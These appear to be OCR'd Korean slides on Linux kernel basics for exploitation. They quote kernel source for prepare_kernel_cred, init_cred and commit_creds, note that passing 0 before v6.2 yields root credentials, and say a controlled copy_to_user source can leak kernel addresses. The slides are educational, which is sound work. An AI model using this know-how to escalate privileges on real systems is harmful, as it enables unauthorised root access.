
* from 에 들어가는 kernel address 값을 컨트롤 가능할 경우 kernel address leak 가능

Linux Kernel 기초 지식

- copy_to_user

```
int copy_to_user(void* __to, const void user* from, unsigned long n)
```

커널 영역의 데이터를 세 번째 인자 n byte 만큼 유저 영역에 복사



Kernel Space

A	A	A	A	A	A		

User Space

A	A	A	A	A	A		


* from 에 들어가는 kernel address 값을 컨트롤 가능할 경우 kernel address leak 가능

Linux Kernel 기초 지식

- prepare_kernel_cred

struct cred *prepare_kernel_cred(struct task_struct *daemon)

원하는 신원 정보의 cred 구조체를 생성하는 함수 kernel v6.2 이전까지는 인자로 0을 줄 경우 root 권한의 자격 증명을 가져온다 (v6.2부터는 패치 됨)




```
struct cred *prepare_kernel_cred(struct task_struct *daemon)
{
        const struct cred *old;
        struct cred *new;

        new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
        if (!new)
                return NULL;

        kdebug("prepare_kernel_cred() alloc %p", new);

        if (daemon)
                old = get_task_cred(daemon);
        else
                old = get_cred(&init_cred)
```

https://elixir.bootlin.com/linux/v6.1.75/source/kernel/cred.c

Linux Kernel 기초 지식


- Compare prepare_kernel_cred Versions



```
struct cred *prepare_kernel_cred(struct task_struct *daemon)
{
	const struct cred *old;
	struct cred *new;

	new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
	if (!new)
		return NULL;

	kdebug("prepare_kernel_cred() alloc %p", new);

	if (daemon)
		old = get_task_cred(daemon);
	else
		old = get_cred(&init_cred);
```

인자가 NULL이면 &init_cred를 가져옴

https://elixir.bootlin.com/linux/v6.1.75/source/kernel/cred.c




```
struct cred *prepare_kernel_cred(struct task_struct *daemon)
{
	const struct cred *old;
	struct cred *new;

	if (WARN_ON_ONCE(!daemon))
		return NULL;

	new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
	if (!new)
		return NULL;

	kdebug("prepare_kernel_cred() alloc %p", new);

	old = get_task_cred(daemon);
```

인자가 NULL이면 NULL을 반환

https://elixir.bootlin.com/linux/v6.18.6/source/kernel/cred.c

Linux Kernel 기초 지식

- struct cred init_cred



```
/*
 * The initial credentials for the initial task
 */
struct cred init_cred = {
        .usage                  = ATOMIC_INIT(4),
        .uid                    = GLOBAL_ROOT_UID,
        .gid                    = GLOBAL_ROOT_GID,
        .suid                   = GLOBAL_ROOT_UID,
        .sgid                   = GLOBAL_ROOT_GID,
        .euid                   = GLOBAL_ROOT_UID,
        .egid                   = GLOBAL_ROOT_GID,
        .fsuid                  = GLOBAL_ROOT_UID,
        .fsgid                  = GLOBAL_ROOT_GID,
        .securebits             = SECUREBITS_DEFAULT,
        .cap_inheritable        = CAP_EMPTY_SET,
        .cap_permitted          = CAP_FULL_SET,
        .cap_effective          = CAP_FULL_SET,
        .cap_bset               = CAP_FULL_SET,
        .user                   = INIT_USER,
        .user_ns                = &init_user_ns,
        .group_info             = &init_groups,
        .ucounts                = &init_ucounts,
};
```

```
#define GLOBAL_ROOT_UID KUIDT_INIT(0)
#define GLOBAL_ROOT_GID KGIDT_INIT(0)
```

ROOT (0) 권한의 정보를 가지고 있는 구조체

Linux Kernel 기초 지식

- commit_creds

int commit_creds(struct cred * new)

인자로 들어온 cred 구조체의 자격 증명을 가지고 프로세스의 신원을 변경하는 함수
